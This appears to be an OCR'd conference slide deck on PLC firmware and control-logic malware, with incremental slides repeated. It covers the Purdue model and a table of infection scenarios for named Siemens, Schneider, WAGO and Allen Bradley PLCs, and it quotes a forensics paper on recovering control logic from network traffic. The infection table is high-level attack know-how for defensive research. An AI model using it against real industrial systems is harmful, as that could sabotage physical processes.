Firmware Malware vs Control Logic Malware

Firmware (FW) Malware

- Implemented closer to hardware

Firmware Malware vs Control Logic Malware

Firmware (FW) Malware

- Implemented closer to hardware
- High-level of device control

Firmware Malware vs Control Logic Malware

Firmware (FW) Malware

- Implemented closer to hardware
- High-level of device control
- Difficult to detect

Firmware Malware vs Control Logic Malware

Firmware (FW) Malware

- Implemented closer to hardware
- High-level of device control
- Difficult to detect
- Challenging to deploy

Firmware Malware vs Control Logic Malware

Firmware (FW) Malware

- Implemented closer to hardware
- High-level of device control
- Difficult to detect
- Challenging to deploy

Control Logic (CL) Malware

Firmware Malware vs Control Logic Malware

Firmware (FW) Malware

- Implemented closer to hardware
- High-level of device control
- Difficult to detect
- Challenging to deploy

Control Logic (CL) Malware

- Runs in user-code sandbox

Firmware Malware vs Control Logic Malware

Firmware (FW) Malware

- Implemented closer to hardware
- High-level of device control
- Difficult to detect
- Challenging to deploy

Control Logic (CL) Malware

- Runs in user-code sandbox
- Easy access to GPIO

Firmware Malware vs Control Logic Malware

Firmware (FW) Malware

- Implemented closer to hardware
- High-level of device control
- Difficult to detect
- Challenging to deploy

Control Logic (CL) Malware

- Runs in user-code sandbox
- Easy access to GPIO
- Simpler to deploy

Firmware Malware vs Control Logic Malware

Firmware (FW) Malware

- Implemented closer to hardware
- High-level of device control
- Difficult to detect
- Challenging to deploy

Control Logic (CL) Malware

- Runs in user-code sandbox
- Easy access to GPIO
- Simpler to deploy
- Straightforward to detect

Firmware Malware vs Control Logic Malware


Firmware (FW) Malware

- Implemented closer to hardware
- High-level of device control
- Difficult to detect
- Challenging to deploy


Control Logic (CL) Malware

- Runs in user-code sandbox
- Easy access to GPIO
- Simpler to deploy
- Straightforward to detect

Quick Detour – PERA Model




Quick Detour – PERA Model




- Purdue Enterprise Reference Architecture (PERA) separates devices into functionally distinct layers

Quick Detour – PERA Model




- Purdue Enterprise Reference Architecture (PERA) separates devices into functionally distinct layers
- Network segregation prevents untrusted devices from having direct access to controllers (e.g., PLCs)

Quick Detour – PERA Model




- Purdue Enterprise Reference Architecture (PERA) separates devices into functionally distinct layers
- Network segregation prevents untrusted devices from having direct access to controllers (e.g., PLCs)
- Makes FW/CL malware challenging to deploy

Quick Detour – PERA Model




- Purdue Enterprise Reference Architecture (PERA) separates devices into functionally distinct layers
- Network segregation prevents untrusted devices from having direct access to controllers (e.g., PLCs)
- Makes FW/CL malware challenging to deploy
- Forces FW/CL malware to operate autonomously (no C&C)

FW & CL Malware in the PERA Model



Control Logic or Firmware PLC Malware
Legend
A_N Attacker with Network Access
A_P Attacker with Physical Access
M_P PLC Malware Payload Location
M_E PLC Malware Execution Location
Public Internet
Business Network
Industrial Network
Level 4/5
Level 3
Level 2
Level 1
Level 0
A_N
Attacker
A_P
Attacker
PLC
Actuator
Sensor

B.1 - Infection Scenarios

FW & CL Malware in the PERA Model




Example FW & CL Malware Infections



	Example Infection	Access Needed	PERA Level	Prerequisite	Tested Device
CL #1	Push Malicious CL Program	Network Access	1-3	PLC Password	Siemens S7-1200
CL #2	Hijack CL Update via MiTM	Network Access	1-3	Insecure Protocols	Schneider TM241
CL #3	Malicious CL Program via SD Card	Physical Access	1	Insider Threat	WAGO 750
FW #1	Firmware Update w/ Corrupted Image	Network Access	1-3	Vulnerability***	Allen Bradley MicroLogix 1400
FW #2	Inject Malicious Binary via JTAG Port	Physical Access	1	Insider Threat	Allen Bradley MicroLogix 1400

Example FW & CL Malware Infections



	Example Infection	**Access Needed**	**PERA Level**	**Prerequisite**	**Tested Device**
CL #1	Push Malicious CL Program	Network Access	1-3	PLC Password	Siemens S7-1200
CL #2	Hijack CL Update via MiTM	Network Access	1-3	Insecure Protocols	Schneider TM241
CL #3	Malicious CL Program via SD Card	Physical Access	1	Insider Threat	WAGO 750
FW #1	Firmware Update w/ Corrupted Image	Network Access	1-3	Vulnerability***	Allen Bradley MicroLogix 1400
FW #2	Inject Malicious Binary via JTAG Port	Physical Access	1	Insider Threat	Allen Bradley MicroLogix 1400

Generally speaking, these infections require privileged access and compromised credentials and/or vulnerabilities

Detecting Compromise at these Layers

Detecting Compromise at these Layers

Academics found creative ways to detect these type of infections with techniques like CL binary forensics, remote attestation, and formal verification

Detecting Compromise at these Layers

Academics found creative ways to detect these type of infections with techniques like CL binary forensics, remote attestation, and formal verification

Forensic Science International: Digital Investigation 33 (2020) 301013

Contents lists available at ScienceDirect

Forensic Science International: Digital Investigation

journal homepage: www.elsevier.com/locate/fsidi

ELSEVIER

DFRWS 2020 USA — Proceedings of the Twentieth Annual DFRWS USA

Control Logic Forensics Framework using Built-in Decompiler of Engineering Software in Industrial Control Systems

Syed Ali Qasim [a, *], Jared M. Smith [b], Irfan Ahmed [a]

[a] Virginia Commonwealth University, Richmond, VA, 23284, USA
[b] Oak Ridge National Laboratory, Oak Ridge, TN, 37830, USA

ARTICLE INFO

Article history:

Keywords:
Control logic
Industrial control systems
Forensics
SCADA

ABSTRACT

In industrial control systems (ICS), attackers inject malicious control-logic into programmable logic controllers (PLCs) to sabotage physical processes, such as nuclear plants, traffic-light signals, elevators, and conveyor belts. For instance, Stuxnet operates by transfering control logic to Siemens S7-300 PLCs over the network to manipulate the motor speed of centrifuges. These devestating attacks are referred to as control-logic injection attacks. Their network traffic, if captured, contains malicious control logic that can be leveraged as a forensic artifact. In this paper, we present Reditus to recover control logic from a suspicious ICS network traffic. Reditus is based on the observation that an engineering software has a built-in decompiler that can transform the control logic into its source-code. Reditus integrates the decompiler with a (previously-captured) set of network traffic from a control-logic to recover the source code of the binary control-logic automatically. We evaluate Reditus on the network traffic of 40 control logic programs transferred from the SoMachine Basic engineering software to a Modicon M221 PLC. Our evaluation successfully demonstrates that Reditus can recover the source-code of a control logic from its network traffic.

© 2020 The Author(s). Published by Elsevier Ltd on behalf of DFRWS. All rights reserved. This is an open access article under the CC BY-NC-ND license (http://creativecommons.org/licenses/by-nc-nd/4.0/).

1. Introduction

Industrial control systems (ICS) monitor and control industrial physical processes (e.g., nuclear plants, electrical power grids, and gas pipelines (Ahmed et al., 2016)). ICS consists of a control centre and various field sites. The control center runs ICS services such as the human–machine interface (HMI) and engineering workstation. The field sites use programmable logic controllers (PLCs), sensors, and actuators to control the physical processes.

PLCs are the main target of a cyber attack to sabotage a physical process (Ahmed et al., 2012; Ahmed et al., 2017; Senthivel et al., 2018; Garcia et al., 2017; Valentine and Farkas, 2011; Kush et al., 2011). They run a control logic that defines how a physical process should be controlled. Attackers target the control logic over the network to manipulate the behavior of a physical process, referred to as a control-logic injection attack (Yoo et al., 2019a; Kalle et al., 2019; Govil et al., 2017; Yoo et al., 2019b). For instance, Stuxnet infects the control logic of a Siemens S7-300 PLC to modify the motor speed of centrifuges periodically from 1410 Hz to 2 Hz to 1064 Hz (Falliere et al., Chien; Chen and Abu-Nimeh, 2011). Stuxnet can compromise Siemens SIMATIC STEP 7 engineering software at the control center and download malicious control logic to the PLC at the field sites over the network. If the network traffic between the control center and field sites is captured, the traffic will contain the evidence of the transfer of the malicious control logic. Current research lacks forensic techniques that can extract the control logic from the network traffic dump and further transform it back to a high-level source code for forensic analysis.

There are some existing partial solutions. Laddis is a state-of-the-art forensic solution to recover a control logic from an ICS network traffic dump (Senthivel et al., 2018). Mainly, Laddis is a binary control-logic decompiler for the Allen–Bradley's RSLogix engineering software and MicroLogix 1400 PLC (AllenBradley, 1400). It uses a complete knowledge of the PCCC proprietary protocol to extract the control logic from the network traffic and further utilize low-level understanding of binary control-logic semantics for decompilation. Unfortunately, Laddis requires tedious and time-consuming manual reverse engineering efforts for exploring the ICS proprietary network protocols and semantics of binary control-logic.

